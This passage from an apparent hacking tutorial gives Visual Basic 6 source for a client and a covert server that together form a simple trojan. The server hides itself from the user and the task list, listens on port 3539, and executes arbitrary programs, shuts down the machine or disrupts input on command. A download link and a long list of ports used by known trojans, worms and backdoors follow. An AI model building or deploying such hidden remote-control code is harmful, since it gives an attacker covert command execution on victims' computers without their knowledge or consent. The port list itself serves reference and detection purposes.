Let's now get back to the coding part. Now for building a remote administration tool we need two programs, one server and other client. The server runs on the remote system on which we've to execute commands. The client runs on the system from which we've to execute commands. First let's look at the client code.

Start Visual Basic 6 and open a new project. To the form add four text boxes to the form and name them to txtip, txtmsg, txtping, text1. Add six command boxes to the form and name them as cmdsend, command1, command2, command3, command4, command5. Add a winsock control to the form(Click project menu -> Components and then check "Microsoft Winsock Control 6.0 (SP4)". A control will now be displayed in the toolbox. Drop that on the form.) Open the code window and copy the following code to that. The code is commented wherever needed.

```
Option Explicit
Private Sub Form_Load()
'connects to port 3539 on remote system
Winsock1.RemotePort = 3539
End Sub

Private Sub txtip_KeyDown(KeyCode As Integer, Shift As Integer)
If KeyCode = 13 Then 'on pressing return(Enter) key
Winsock1.RemoteHost = txtip.Text
Winsock1.Connect 'Connect to the remote host
End If
End Sub

Private Sub cmdsend_Click()
'Send the typed message to server
Winsock1.SendData ("msg " + txtmsg.Text)
txtmsg.Text = ""
End Sub
```

```
Private Sub Command1_Click()  
`Send command to open the CD-DRIVE  
Winsock1.SendData "cmd opencd"  
End Sub
```

```
Private Sub Command2_Click()  
`Send command to close CD-DRIVE  
Winsock1.SendData "cmd closecd"  
End Sub
```

```
Private Sub Command3_Click()  
`Send command to shutdown the remote system  
Winsock1.SendData "cmd shutdown"  
End Sub
```

```
Private Sub Command4_Click()  
`Close the connection  
Winsock1.Close  
End Sub
```

```
Private Sub Command5_Click()  
`Disable double clicking on the remote system  
Winsock1.SendData "cmd blockdbl"  
End Sub
```

```
Private Sub Text1_KeyDown(KeyCode As Integer, Shift As Integer)  
`on pressing return(Enter) execute the path specified on the remote  
system  
If KeyCode = 13 Then  
Winsock1.SendData "exe " & Text1.Text  
End If  
End Sub
```

```
Private Sub txtmsg_KeyDown(KeyCode As Integer, Shift As Integer)  
`On pressing return key send the message to server  
If KeyCode = 13 Then  
Winsock1.SendData ("msg " + txtmsg.Text)  
txtmsg.Text = ""  
End If  
End Sub
```

```
Private Sub txtping_KeyDown(KeyCode As Integer, Shift As Integer)  
Dim b As String  
Dim a As Double  
If KeyCode = 13 Then  
`Ping the specified address  
b = "ping " & txtping.Text  
a = Shell(b, vbNormalFocus)  
End If  
End Sub
```

Now let's look at the server component. The server hides itself and receives messages from the client and then executes the specified

command for that message. The code is pretty simple. Open a new project and add a winsock component of the form and switch to code window. Copy the following code to the code window.

```
Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)
    'If connection is requested by a remote system
    'Close the current connection and accept the new connection
    If Winsock1.State <> sckClosed Then Winsock1.Close
    Winsock1.Accept requestID
End Sub

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
    'when data arrives from the remote system
    Dim data As String
    Winsock1.GetData data 'Get the arrived data to code variable
    'Get the first 3 characters of the data to cmd variable
    cmd = Mid(data, 1, 3)
    'Get all the data from the fifth character to cmdtxt variable
    cmdtxt = Mid(data, 5)
    On Error Resume Next
    If cmd = "cmd" Then 'if the data arrived is a command
        Select Case cmdtxt
            Case "opencd"
                Call mciExecute("Set CDAudio door open") 'opens CD-DRIVE
            Case "closecd"
                Call mciExecute("Set CDAudio door closed") 'close CD-DRIVE
            Case "shutdown"
                rVal = ExitWindowsEx(EWX_SHUTDOWN, 0&) 'Shutdown
            Case "blockdbl"
                a = SetDoubleClickTime(50) 'disable double click
        End Select
    End If
    If cmd = "exe" Then 'To execute the path sent
        a = Shell(cmdtxt, vbNormalFocus) 'Open the file specified
    End If
    If cmd = "msg" Then 'If arrived is a message
        MsgBox cmdtxt, vbCritical, "Message" 'Display that message in message
        box
    End If
End Sub
```

```
Private Sub Form_Load()
    a = RegisterServiceProcess(GetCurrentProcessId, 1)
    Me.Visible = False 'Hides the program from the notice of user

    Winsock1.LocalPort = 3539 'sets local port to 3539
    Winsock1.Listen 'Listens at the port specified, 3539
End Sub
```

Now a module to the server program and copy the following lines of code to the module. All these are API functions which help us to interact with Input/Otput devices of the system, multimedia system etc...

```
Declare Function SetDoubleClickTime Lib "user32" (ByVal wCount As Long)
As Long
Declare Function mciExecute Lib "winmm.dll" (ByVal lpstrCommand As
String) As Long
Declare Function ExitWindowsEx Lib "user32" (ByVal uFlags As Long,
```

```
ByVal dwReserved As Long) As Long
Public Declare Function RegisterServiceProcess Lib "kernel32.dll"
(ByVal dwProcessId As Long, ByVal dwType As Long) As Long
Declare Function ShowCursor Lib "user32" (ByVal bShow As Long) As Long
```

Now make Executable files of the server and client programs. To test this, run server component and also run client component. Now connect the client to local IP i.e.,127.0.0.1 and test the operations.

You can download code from
http://www.geocities.com/neworder_0072002/HRVG2.zip

Trojan port numbers:

```
port 0 REx
port 1 (UDP) - Sockets des Troie
port 2 Death
port 5 yoyo
port 11 Skun
port 16 Skun
port 17 Skun
port 18 Skun
port 19 Skun
port 20 Amanda
port 21 ADM worm, Back Construction, Blade Runner, BlueFire, Bmail, Cattivik FTP Server, CC Invader, Dark FTP, Doly Trojan, FreddyK, Invisible FTP, KWM, MscanWorm, NerTe, NokNok, Pinochet, Ramen, Reverse Trojan, RTB 666, The Flu, WinCrash, Voyager Alpha Force
port 22 InCommand, Shaft, Skun
port 23 ADM worm, Aphex's Remote Packet Sniffer , AutoSpY, ButtMan, Fire HacKer, My Very Own trojan, Pest, RTB 666, Tiny Telnet Server - TTS, Truva Atl
port 25 Antigen, Barok, BSE, Email Password Sender , Gip, Laocoon, Magic Horse, MBT , Moscow Email trojan, Nimda, Shtirlitz, Stukach, Tapiras, WinPC
port 27 Assasin
port 28 Amanda
port 30 Agent 40421
port 31 Agent 40421, Masters Paradise, Skun
port 37 ADM worm
port 39 SubSARI
port 41 Deep Throat , Foreplay
port 44 Arctic
port 51 Fuck Lamers Backdoor
port 52 MuSka52, Skun
port 53 ADM worm, li0n, MscanWorm, MuSka52
port 54 MuSka52
port 66 AL-Bareki
port 69 BackGate Kit, Nimda, Pasana, Storm, Storm worm, Theef
port 69 (UDP) - Pasana
port 70 ADM worm
port 79 ADM worm, Firehotcker
port 80 711 trojan (Seven Eleven), AckCmd, BlueFire, Cafeini, Duddie, Executor, God Message, Intruzzo , Latinus, Lithium, MscanWorm, NerTe, Nimda, Noob, Optix Lite, Optix Pro , Power, Ramen, Remote Shell , Reverse WWW Tunnel Backdoor , RingZero, RTB 666, Scalper, Screen Cutter , Seeker, Slapper, Web Server CT , WebDownloader
```

port 80 (UDP) - Penrox
port 81 Asylum
port 101 Skun
port 102 Delf, Skun
port 103 Skun
port 105 NerTe
port 107 Skun
port 109 ADM worm
port 110 ADM worm
port 111 ADM worm, MscanWorm
port 113 ADM worm, Alicia, Cyn, DataSpy Network X, Dosh, Gibbon,
Taskman
port 120 Skun
port 121 Attack Bot, God Message, JammerKillah
port 123 Net Controller
port 137 Chode, Nimda
port 137 (UDP) - Bugbear, Msinit, Opaserv, Qaz
port 138 Chode, Nimda
port 139 Chode, Fire HacKer, Msinit, Nimda, Opaserv, Qaz
port 143 ADM worm
port 146 Infector
port 146 (UDP) - Infector
port 166 NokNok
port 170 A-trojan
port 171 A-trojan
port 200 CyberSpy
port 201 One Windows Trojan
port 202 One Windows Trojan, Skun
port 211 One Windows Trojan
port 212 One Windows Trojan
port 221 Snape
port 222 NeuroticKat, Snape
port 230 Skun
port 231 Skun
port 232 Skun
port 285 Delf
port 299 One Windows Trojan
port 334 Backage
port 335 Nautical
port 370 NeuroticKat
port 400 Argentino
port 401 One Windows Trojan
port 402 One Windows Trojan
port 411 Backage
port 420 Breach
port 443 Slapper
port 445 Nimda
port 455 Fatal Connections
port 511 T0rn Rootkit
port 513 ADM worm
port 514 ADM worm
port 515 MscanWorm, Ramen
port 520 (UDP) - A UDP backdoor
port 555 711 trojan (Seven Eleven), Phase Zero, Phase-0
port 564 Oracle
port 589 Assasin
port 600 SweetHeart

port 623 RTB 666
port 635 ADM worm
port 650 Assasin
port 661 NokNok
port 666 Attack FTP, Back Construction, BLA trojan, NokNok, Reverse Trojan, Shadow Phyre, Unicorn, yoyo
port 667 NokNok, SniperNet
port 668 Unicorn
port 669 DP trojan, SniperNet
port 680 RTB 666
port 692 GayOL
port 700 REx
port 777 Undetected
port 798 Oracle
port 808 WinHole
port 831 NeuroticKat
port 901 Net-Devil, Pest
port 902 Net-Devil, Pest
port 903 Net-Devil
port 911 Dark Shadow, Dark Shadow
port 956 Crat Pro
port 991 Snape
port 992 Snape
port 999 Deep Throat, Foreplay
port 1000 Der Späher / Der Spaeher, Direct Connection, GOTHIC Intruder, Theef
port 1001 Der Späher / Der Spaeher, GOTHIC Intruder, Lula, One Windows Trojan, Theef
port 1005 Pest, Theef
port 1008 AutoSpY, li0n
port 1010 Doly Trojan
port 1011 Doly Trojan
port 1012 Doly Trojan
port 1015 Doly Trojan
port 1016 Doly Trojan
port 1020 Vampire
port 1024 Latinus, Lithium, NetSpy, Ptakks
port 1025 AcidkoR, BDDT, DataSpy Network X, Fraggie Rock, KiLo, MuSka52, NetSpy, Optix Pro, Paltalk, Ptakks, Real 2000, Remote Anything, Remote Explorer Y2K, Remote Storm, RemoteNC
port 1025 (UDP) - KiLo, Optix Pro, Ptakks, Real 2000, Remote Anything, Remote Explorer Y2K, Remote Storm, Yajing
port 1026 BDDT, Dark IRC, DataSpy Network X, Delta Remote Access, Dosh, Duddie, IRC Contact, Remote Explorer 2000, RUX The TIC.K
port 1026 (UDP) - Remote Explorer 2000
port 1027 Clandestine, DataSpy Network X, KiLo, UandMe
port 1028 DataSpy Network X, Dosh, Gibbon, KiLo, KWM, Litmus, Paltalk, SubSARI
port 1028 (UDP) - KiLo, SubSARI
port 1029 Clandestine, KWM, Litmus, SubSARI
port 1029 (UDP) - SubSARI
port 1030 Gibbon, KWM
port 1031 KWM, Little Witch, Xanadu, Xot
port 1031 (UDP) - Xot
port 1032 Akosch4, Dosh, KWM
port 1032 (UDP) - Akosch4
port 1033 Dosh, KWM, Little Witch, Net Advance

port 1034 KWM
port 1035 Dosh, KWM, RemoteNC, Truva Atl
port 1036 KWM
port 1037 Arctic, Dosh, KWM, MoSucker
port 1039 Dosh
port 1041 Dosh, RemoteNC
port 1042 BLA trojan
port 1042 (UDP) - BLA trojan
port 1043 Dosh
port 1044 Ptakks
port 1044 (UDP) - Ptakks
port 1047 RemoteNC
port 1049 Delf, The Hobbit Daemon
port 1052 Fire HacKer, Slapper, The Hobbit Daemon
port 1053 The Thief
port 1054 AckCmd, RemoteNC
port 1080 SubSeven 2.2, WinHole
port 1081 WinHole
port 1082 WinHole
port 1083 WinHole
port 1092 Hvl RAT
port 1095 Blood Fest Evolution, Hvl RAT, Remote Administration Tool - RAT
port 1097 Blood Fest Evolution, Hvl RAT, Remote Administration Tool - RAT
port 1098 Blood Fest Evolution, Hvl RAT, Remote Administration Tool - RAT
port 1099 Blood Fest Evolution, Hvl RAT, Remote Administration Tool - RAT
port 1104 (UDP) - RexxRave
port 1111 Daodan, Ultors Trojan
port 1111 (UDP) - Daodan
port 1115 Lurker, Protoss
port 1116 Lurker
port 1116 (UDP) - Lurker
port 1122 Last 2000, Singularity
port 1122 (UDP) - Last 2000, Singularity
port 1133 SweetHeart
port 1150 Orion
port 1151 Orion
port 1160 BlackRat
port 1166 CrazyNet
port 1167 CrazyNet
port 1170 Psyber Stream Server, Voice
port 1180 Unin68
port 1183 Cyn, SweetHeart
port 1183 (UDP) - Cyn, SweetHeart
port 1200 (UDP) - NoBackO
port 1201 (UDP) - NoBackO
port 1207 SoftWAR
port 1208 Infector
port 1212 Kaos
port 1215 Force
port 1218 Force
port 1219 Force
port 1221 Fuck Lamers Backdoor
port 1222 Fuck Lamers Backdoor

port 1234 KiLo, Ultors Trojan
port 1243 BackDoor-G, SubSeven , Tiles
port 1245 VooDoo Doll
port 1255 Scarab
port 1256 Project nEXT, REXXRave
port 1272 The Matrix
port 1313 NETrojan
port 1314 Daodan
port 1349 BO dll
port 1369 SubSeven 2.2
port 1386 Dagger
port 1415 Last 2000, Singularity
port 1433 Voyager Alpha Force
port 1441 Remote Storm
port 1492 FTP99CMP
port 1524 Trinoo
port 1560 Big Gluck, Duddie
port 1561 (UDP) - MuSka52
port 1600 Direct Connection
port 1601 Direct Connection
port 1602 Direct Connection
port 1703 Exploiter
port 1711 yoyo
port 1772 NetControle
port 1772 (UDP) - NetControle
port 1777 Scarab
port 1826 Glacier
port 1833 TCC
port 1834 TCC
port 1835 TCC
port 1836 TCC
port 1837 TCC
port 1905 Delta Remote Access
port 1911 Arctic
port 1966 Fake FTP
port 1967 For Your Eyes Only , WM FTP Server
port 1978 (UDP) - Slapper
port 1981 Bowl, Shockrave
port 1983 Q-taz
port 1984 Intruzzo , Q-taz
port 1985 Black Diver, Q-taz
port 1985 (UDP) - Black Diver
port 1986 Akosch4
port 1991 PitFall
port 1999 Back Door, SubSeven , TransScout
port 2000 A-trojan, Der Späher / Der Spaeher, Fear, Force, GOTHIC
Intruder , Last 2000, Real 2000, Remote Explorer 2000, Remote Explorer
Y2K, Senna Spy Trojan Generator, Singularity
port 2000 (UDP) - GOTHIC Intruder , Real 2000, Remote Explorer 2000,
Remote Explorer Y2K
port 2001 Der Späher / Der Spaeher, Duddie, Glacier, Protoss, Senna Spy
Trojan Generator, Singularity, Trojan Cow
port 2001 (UDP) - Scalper
port 2002 Duddie, Senna Spy Trojan Generator, Sensitive
port 2002 (UDP) - Slapper
port 2004 Duddie
port 2005 Duddie

port 2023 Ripper Pro
port 2060 Protoss
port 2080 WinHole
port 2101 SweetHeart
port 2115 Bugs
port 2130 (UDP) - Mini BackLash
port 2140 The Invasor
port 2140 (UDP) - Deep Throat , Foreplay , The Invasor
port 2149 Deep Throat
port 2150 R0xr4t
port 2156 Oracle
port 2222 SweetHeart, Way
port 2222 (UDP) - SweetHeart, Way
port 2281 Nautical
port 2283 Hvl RAT
port 2300 Storm
port 2311 Studio 54
port 2330 IRC Contact
port 2331 IRC Contact
port 2332 IRC Contact, Silent Spy
port 2333 IRC Contact
port 2334 IRC Contact, Power
port 2335 IRC Contact
port 2336 IRC Contact
port 2337 IRC Contact, The Hobbit Daemon
port 2338 IRC Contact
port 2339 IRC Contact, Voice Spy
port 2339 (UDP) - Voice Spy
port 2343 Asylum
port 2345 Doly Trojan
port 2407 yoyo
port 2418 Intruzzo
port 2555 li0n, T0rn Rootkit
port 2565 Striker trojan
port 2583 WinCrash
port 2589 Dagger
port 2600 Digital RootBeer
port 2702 Black Diver
port 2702 (UDP) - Black Diver
port 2772 SubSeven
port 2773 SubSeven , SubSeven 2.1 Gold
port 2774 SubSeven , SubSeven 2.1 Gold
port 2800 Theef
port 2929 Konik
port 2983 Breach
port 2989 (UDP) - Remote Administration Tool - RAT
port 3000 InetSpy, Remote Shut, Theef
port 3006 Clandestine
port 3024 WinCrash
port 3031 MicroSpy
port 3119 Delta Remote Access
port 3128 Reverse WWW Tunnel Backdoor , RingZero
port 3129 Masters Paradise
port 3131 SubSARI
port 3150 Deep Throat , The Invasor, The Invasor
port 3150 (UDP) - Deep Throat , Foreplay , Mini BackLash
port 3215 XHX

port 3215 (UDP) - XHX
port 3292 Xposure
port 3295 Xposure
port 3333 Daodan
port 3333 (UDP) - Daodan
port 3410 Optix Pro
port 3417 Xposure
port 3418 Xposure
port 3456 Fear, Force, Terror trojan
port 3459 Eclipse 2000, Sanctuary
port 3505 AutoSpY
port 3700 Portal of Doom
port 3721 Whirlpool
port 3723 Mantis
port 3777 PsychWard
port 3791 Total Solar Eclypse
port 3800 Total Solar Eclypse
port 3801 Total Solar Eclypse
port 3945 Delta Remote Access
port 3996 Remote Anything
port 3996 (UDP) - Remote Anything
port 3997 Remote Anything
port 3999 Remote Anything
port 4000 Remote Anything, SkyDance
port 4092 WinCrash
port 4128 RedShad
port 4128 (UDP) - RedShad
port 4156 (UDP) - Slapper
port 4201 War trojan
port 4210 Netkey
port 4211 Netkey
port 4225 Silent Spy
port 4242 Virtual Hacking Machine - VHM
port 4315 Power
port 4321 BoBo
port 4414 AL-Bareki
port 4442 Oracle
port 4444 CrackDown, Oracle, Prosiak, Swift Remote
port 4445 Oracle
port 4447 Oracle
port 4449 Oracle
port 4451 Oracle
port 4488 Event Horizon
port 4567 File Nail
port 4653 Cero
port 4666 Mneah
port 4700 Theef
port 4836 Power
port 5000 Back Door Setup, Bubbel, Rald, Sockets des Troie
port 5001 Back Door Setup, Sockets des Troie
port 5002 Shaft
port 5005 Aladino
port 5011 Peanut Brittle
port 5025 WM Remote KeyLogger
port 5031 Net Metropolitan
port 5032 Net Metropolitan
port 5050 R0xr4t

port 5135 Bmail
port 5150 Pizza
port 5151 Optix Lite
port 5152 Laphex
port 5155 Oracle
port 5221 NOSecure
port 5250 Pizza
port 5321 Firehotcker
port 5333 Backage
port 5350 Pizza
port 5377 Iani
port 5400 Back Construction, Blade Runner, Digital Spy
port 5401 Back Construction, Blade Runner, Digital Spy, Mneah
port 5402 Back Construction, Blade Runner, Digital Spy, Mneah
port 5418 DarkSky
port 5419 DarkSky
port 5419 (UDP) - DarkSky
port 5430 Net Advance
port 5450 Pizza
port 5503 Remote Shell
port 5534 The Flu
port 5550 Pizza
port 5555 Daodan, NoXcape
port 5555 (UDP) - Daodan
port 5556 BO Facil
port 5557 BO Facil
port 5569 Robo-Hack
port 5650 Pizza
port 5669 SpArTa
port 5679 Nautical
port 5695 Assasin
port 5696 Assasin
port 5697 Assasin
port 5742 WinCrash
port 5802 Y3K RAT
port 5873 SubSeven 2.2
port 5880 Y3K RAT
port 5882 Y3K RAT
port 5882 (UDP) - Y3K RAT
port 5888 Y3K RAT
port 5888 (UDP) - Y3K RAT
port 5889 Y3K RAT
port 5933 NOSecure
port 6000 Aladino, NetBus, The Thing
port 6006 Bad Blood
port 6267 DarkSky
port 6400 The Thing
port 6521 Oracle
port 6526 Glacier
port 6556 AutoSpY
port 6661 Weia-Meia
port 6666 AL-Bareki, KiLo, SpArTa
port 6666 (UDP) - KiLo
port 6667 Acropolis, BlackRat, Dark FTP, Dark IRC, DataSpy Network X, Gunsan, InCommand, Kaitex, KiLo, Laocoon, Net-Devil, Reverse Trojan, ScheduleAgent, SlackBot, SubSeven, Subseven 2.1.4 DefCon 8, Trinity, Y3K RAT, yoyo

port 6667 (UDP) - KiLo
port 6669 Host Control, Vampire, Voyager Alpha Force
port 6670 BackWeb Server, Deep Throat, Foreplay, WinNuke eXtreame
port 6697 Force
port 6711 BackDoor-G, Duddie, KiLo, Little Witch, Netkey, Spadeace,
SubSARI, SubSeven, SweetHeart, UandMe, Way, VP Killer
port 6712 Funny trojan, KiLo, Spadeace, SubSeven
port 6713 KiLo, SubSeven
port 6714 KiLo
port 6715 KiLo
port 6718 KiLo
port 6723 Mstream
port 6766 KiLo
port 6766 (UDP) - KiLo
port 6767 KiLo, Pasana, UandMe
port 6767 (UDP) - KiLo, UandMe
port 6771 Deep Throat, Foreplay
port 6776 2000 Cracks, BackDoor-G, SubSeven, VP Killer
port 6838 (UDP) - Mstream
port 6891 Force
port 6912 Shit Heep
port 6969 2000 Cracks, BlitzNet, Dark IRC, GateCrasher, Kid Terror,
Laphex, Net Controller, SpArTa, Vagr Nocker
port 6970 GateCrasher
port 7000 Aladino, Gunsan, Remote Grab, SubSeven, SubSeven 2.1 Gold,
Theef
port 7001 Freak88, Freak2k
port 7007 Silent Spy
port 7020 Basic Hell
port 7030 Basic Hell
port 7119 Massaker
port 7215 SubSeven, SubSeven 2.1 Gold
port 7274 AutoSpY
port 7290 NOSecure
port 7291 NOSecure
port 7300 NetSpy
port 7301 NetSpy
port 7306 NetSpy
port 7307 NetSpy, Remote Process Monitor
port 7308 NetSpy, X Spy
port 7312 Yajing
port 7410 Phoenix II
port 7424 Host Control
port 7424 (UDP) - Host Control
port 7597 Qaz
port 7626 Glacier
port 7648 XHX
port 7673 Neoturk
port 7676 Neoturk
port 7677 Neoturk
port 7718 Glacier
port 7722 KiLo
port 7777 God Message
port 7788 Last 2000, Last 2000, Singularity
port 7788 (UDP) - Singularity
port 7789 Back Door Setup
port 7800 Paltalk

port 7826 Oblivion
port 7850 Paltalk
port 7878 Paltalk
port 7879 Paltalk
port 7979 Vagr Nocker
port 7983 (UDP) - Mstream
port 8011 Way
port 8012 Ptakks
port 8012 (UDP) - Ptakks
port 8080 Reverse WWW Tunnel Backdoor , RingZero, Screen Cutter
port 8090 Aphex's Remote Packet Sniffer
port 8090 (UDP) - Aphex's Remote Packet Sniffer
port 8097 Kryptonik Ghost Command Pro
port 8100 Back streets
port 8110 DLP
port 8111 DLP
port 8127 9_119, Chonker
port 8127 (UDP) - 9_119, Chonker
port 8130 9_119, Chonker, DLP
port 8131 DLP
port 8301 DLP
port 8302 DLP
port 8311 SweetHeart
port 8322 DLP
port 8329 DLP
port 8488 (UDP) - KiLo
port 8489 KiLo
port 8489 (UDP) - KiLo
port 8685 Unin68
port 8732 Kryptonik Ghost Command Pro
port 8734 AutoSpY
port 8787 Back Orifice 2000
port 8811 Fear
port 8812 FraggleRock Lite
port 8821 Alicia
port 8848 Whirlpool
port 8864 Whirlpool
port 8888 Dark IRC
port 9000 Netministrator
port 9090 Aphex's Remote Packet Sniffer
port 9117 Massaker
port 9148 Nautical
port 9301 DLP
port 9325 (UDP) - Mstream
port 9329 DLP
port 9400 InCommand
port 9401 InCommand
port 9536 Lula
port 9561 Crat Pro
port 9563 Crat Pro
port 9870 Remote Computer Control Center
port 9872 Portal of Doom
port 9873 Portal of Doom
port 9874 Portal of Doom
port 9875 Portal of Doom
port 9876 Rux
port 9877 Small Big Brother

port 9878 Small Big Brother, TransScout
port 9879 Small Big Brother
port 9919 Kryptonik Ghost Command Pro
port 9999 BlitzNet, Oracle, Spadeace
port 10000 Oracle, TCP Door, XHX
port 10000 (UDP) - XHX
port 10001 DTr, Lula
port 10002 Lula
port 10003 Lula
port 10008 li0n
port 10012 Amanda
port 10013 Amanda
port 10067 Portal of Doom
port 10067 (UDP) - Portal of Doom
port 10084 Syphillis
port 10084 (UDP) - Syphillis
port 10085 Syphillis
port 10086 Syphillis
port 10100 Control Total, GiFt trojan, Scalper
port 10100 (UDP) - Slapper
port 10167 Portal of Doom
port 10167 (UDP) - Portal of Doom
port 10498 (UDP) - Mstream
port 10520 Acid Shivers
port 10528 Host Control
port 10607 Coma
port 10666 (UDP) - Ambush
port 10887 BDDT
port 10889 BDDT
port 11000 DataRape, Senna Spy Trojan Generator
port 11011 Amanda
port 11050 Host Control
port 11051 Host Control
port 11111 Breach
port 11223 Progenic trojan, Secret Agent
port 11225 Cyn
port 11225 (UDP) - Cyn
port 11660 Back streets
port 11718 Kryptonik Ghost Command Pro
port 11831 DarkFace, DataRape, Latinus, Pest, Vagr Nocker
port 11977 Cool Remote Control
port 11978 Cool Remote Control
port 11980 Cool Remote Control
port 12000 Reverse Trojan
port 12310 PreCursor
port 12321 Protoss
port 12321 (UDP) - Protoss
port 12345 Ashley, BlueIce 2000, Mypic , NetBus , Pie Bill Gates, Q-taz
 , Sensive, Snape, Vagr Nocker, ValvNet , Whack Job
port 12345 (UDP) - BlueIce 2000
port 12346 NetBus
port 12348 BioNet
port 12349 BioNet, The Saint
port 12361 Whack-a-mole
port 12362 Whack-a-mole
port 12363 Whack-a-mole
port 12623 ButtMan

port 12623 (UDP) - ButtMan, DUN Control
port 12624 ButtMan, Power
port 12631 Whack Job
port 12684 Power
port 12754 Mstream
port 12904 Rocks
port 13000 Senna Spy Trojan Generator, Senna Spy Trojan Generator
port 13013 PsychWard
port 13014 PsychWard
port 13028 Back streets
port 13079 Kryptonik Ghost Command Pro
port 13370 SpArTa
port 13371 Optix Pro
port 13500 Theef
port 13753 Anal FTP
port 14194 CyberSpy
port 14285 Laocoon
port 14286 Laocoon
port 14287 Laocoon
port 14500 PC Invader
port 14501 PC Invader
port 14502 PC Invader
port 14503 PC Invader
port 15000 In Route to the Hell, R0xr4t
port 15092 Host Control
port 15104 Mstream
port 15206 KiLo
port 15207 KiLo
port 15210 (UDP) - UDP remote shell backdoor server
port 15382 SubZero
port 15432 Cyn
port 15485 KiLo
port 15486 KiLo
port 15486 (UDP) - KiLo
port 15500 In Route to the Hell
port 15512 Iani
port 15551 In Route to the Hell
port 15695 Kryptonik Ghost Command Pro
port 15845 (UDP) - KiLo
port 15852 Kryptonik Ghost Command Pro
port 16057 MoonPie
port 16484 MoSucker
port 16514 KiLo
port 16514 (UDP) - KiLo
port 16515 KiLo
port 16515 (UDP) - KiLo
port 16523 Back streets
port 16660 Stacheldraht
port 16712 KiLo
port 16761 Kryptonik Ghost Command Pro
port 16959 SubSeven, Subseven 2.1.4 DefCon 8
port 17166 Mosaic
port 17449 Kid Terror
port 17499 CrazyNet
port 17500 CrazyNet
port 17569 Infector
port 17593 AudioDoor

port 17777 Nephron
port 18753 (UDP) - Shaft
port 19191 BlueFire
port 19216 BackGate Kit
port 20000 Millenium, PSYcho Files, XHX
port 20001 Insect, Millenium, PSYcho Files
port 20002 AcidkoR, PSYcho Files
port 20005 MoSucker
port 20023 VP Killer
port 20034 NetBus 2.0 Pro, NetBus 2.0 Pro Hidden, Whack Job
port 20331 BLA trojan
port 20432 Shaft
port 20433 (UDP) - Shaft
port 21212 Sensive
port 21544 GirlFriend, Kid Terror
port 21554 Exploiter, FreddyK, Kid Terror, Schwindler, Sensive, Winsp00fer
port 21579 Breach
port 21957 Latinus
port 22115 Cyn
port 22222 Donald Dick, G.R.O.B., Prosiak, Ruler, RUX The TIc.K
port 22223 RUX The TIc.K
port 22456 Clandestine
port 22554 Schwindler
port 22783 Intruzzo
port 22784 Intruzzo
port 22785 Intruzzo
port 23000 Storm worm
port 23001 Storm worm
port 23005 NetTrash, Oxon
port 23006 NetTrash, Oxon
port 23023 Logged
port 23032 Amanda
port 23321 Konik
port 23432 Asylum
port 23456 Clandestine, Evil FTP, Vagr Nocker, Whack Job
port 23476 Donald Dick
port 23476 (UDP) - Donald Dick
port 23477 Donald Dick
port 23777 InetSpy
port 24000 Infector
port 24289 Latinus
port 25002 MOTD
port 25002 (UDP) - MOTD
port 25123 Goy'Z TroJan
port 25555 FreddyK
port 25685 MoonPie
port 25686 DarkFace, MoonPie
port 25799 FreddyK
port 25885 MOTD
port 25982 DarkFace, MoonPie
port 26274 (UDP) - Delta Source
port 26681 Voice Spy
port 27160 MoonPie
port 27184 Alvgus trojan 2000
port 27184 (UDP) - Alvgus trojan 2000
port 27373 Charge

port 27374 Bad Blood, Fake SubSeven, li0n, Ramen, Seeker, SubSeven, SubSeven 2.1 Gold, Subseven 2.1.4 DefCon 8, SubSeven 2.2, SubSeven Muie, The Saint

port 27379 Optix Lite

port 27444 (UDP) - Trinoo

port 27573 SubSeven

port 27665 Trinoo

port 28218 Oracle

port 28431 Hack'a'Tack

port 28678 Exploiter

port 29104 NETrojan, NetTrojan

port 29292 BackGate Kit

port 29559 AntiLamer BackDoor, DarkFace, DataRape, Ducktoy, Latinus, Pest, Vagr Nocker

port 29589 KiLo

port 29589 (UDP) - KiLo

port 29891 The Unexplained

port 29999 AntiLamer BackDoor

port 30000 DataRape, Infector

port 30001 Err0r32

port 30005 Litmus

port 30100 NetSphere

port 30101 NetSphere

port 30102 NetSphere

port 30103 NetSphere

port 30103 (UDP) - NetSphere

port 30133 NetSphere

port 30303 Sockets des Troie

port 30331 MuSka52

port 30464 Slapper

port 30700 Mantis

port 30947 Intruse

port 31320 Little Witch

port 31320 (UDP) - Little Witch

port 31335 Trinoo

port 31336 Butt Funnel

port 31337 ADM worm, Back Fire, Back Orifice (Lm), Back Orifice russian, BlitzNet, BO client, BO Facil, BO2, Freak88, Freak2k, NoBackO

port 31337 (UDP) - Back Orifice, Deep BO

port 31338 Back Orifice, Butt Funnel, NetSpy (DK)

port 31338 (UDP) - Deep BO, NetSpy (DK)

port 31339 Little Witch, NetSpy (DK), NetSpy (DK)

port 31339 (UDP) - Little Witch

port 31340 Little Witch

port 31340 (UDP) - Little Witch

port 31382 Lithium

port 31415 Lithium

port 31416 Lithium

port 31416 (UDP) - Lithium

port 31557 Xanadu

port 31745 BuschTrommel

port 31785 Hack'a'Tack

port 31787 Hack'a'Tack

port 31788 Hack'a'Tack

port 31789 Hack'a'Tack

port 31789 (UDP) - Hack'a'Tack

port 31790 Hack'a'Tack

port 31791 Hack'a'Tack
port 31791 (UDP) - Hack'a'Tack
port 31792 Hack'a'Tack
port 31887 BDDT
port 32000 BDDT
port 32001 Donald Dick
port 32100 Peanut Brittle, Project nEXT
port 32418 Acid Battery
port 32791 Acropolis, Rocks
port 33270 Trinity
port 33333 Prosiak
port 33545 G.R.O.B.
port 33567 li0n, T0rn Rootkit
port 33568 li0n, T0rn Rootkit
port 33577 Son of PsychWard
port 33777 Son of PsychWard
port 33911 Spirit 2000, Spirit 2001
port 34312 Delf
port 34313 Delf
port 34324 Big Gluck
port 34343 Osiris
port 34444 Donald Dick
port 34555 (UDP) - Trinoo (for Windows)
port 35000 Infector
port 35555 (UDP) - Trinoo (for Windows)
port 35600 SubSARI
port 36794 Bugbear
port 37237 Mantis
port 37651 Charge
port 38741 CyberSpy
port 38742 CyberSpy
port 40071 Ducktoy
port 40308 SubSARI
port 40412 The Spy
port 40421 Agent 40421, Masters Paradise
port 40422 Masters Paradise
port 40423 Masters Paradise
port 40425 Masters Paradise
port 40426 Masters Paradise
port 41337 Storm
port 41666 Remote Boot Tool , Remote Boot Tool
port 43720 (UDP) - KiLo
port 44014 Iani
port 44014 (UDP) - Iani
port 44444 Prosiak
port 44575 Exploiter
port 44767 School Bus
port 44767 (UDP) - School Bus
port 45092 BackGate Kit
port 45454 Osiris
port 45632 Little Witch
port 45673 Acropolis, Rocks
port 46666 Taskman
port 46666 (UDP) - Taskman
port 47017 T0rn Rootkit
port 47262 (UDP) - Delta Source
port 47698 KiLo

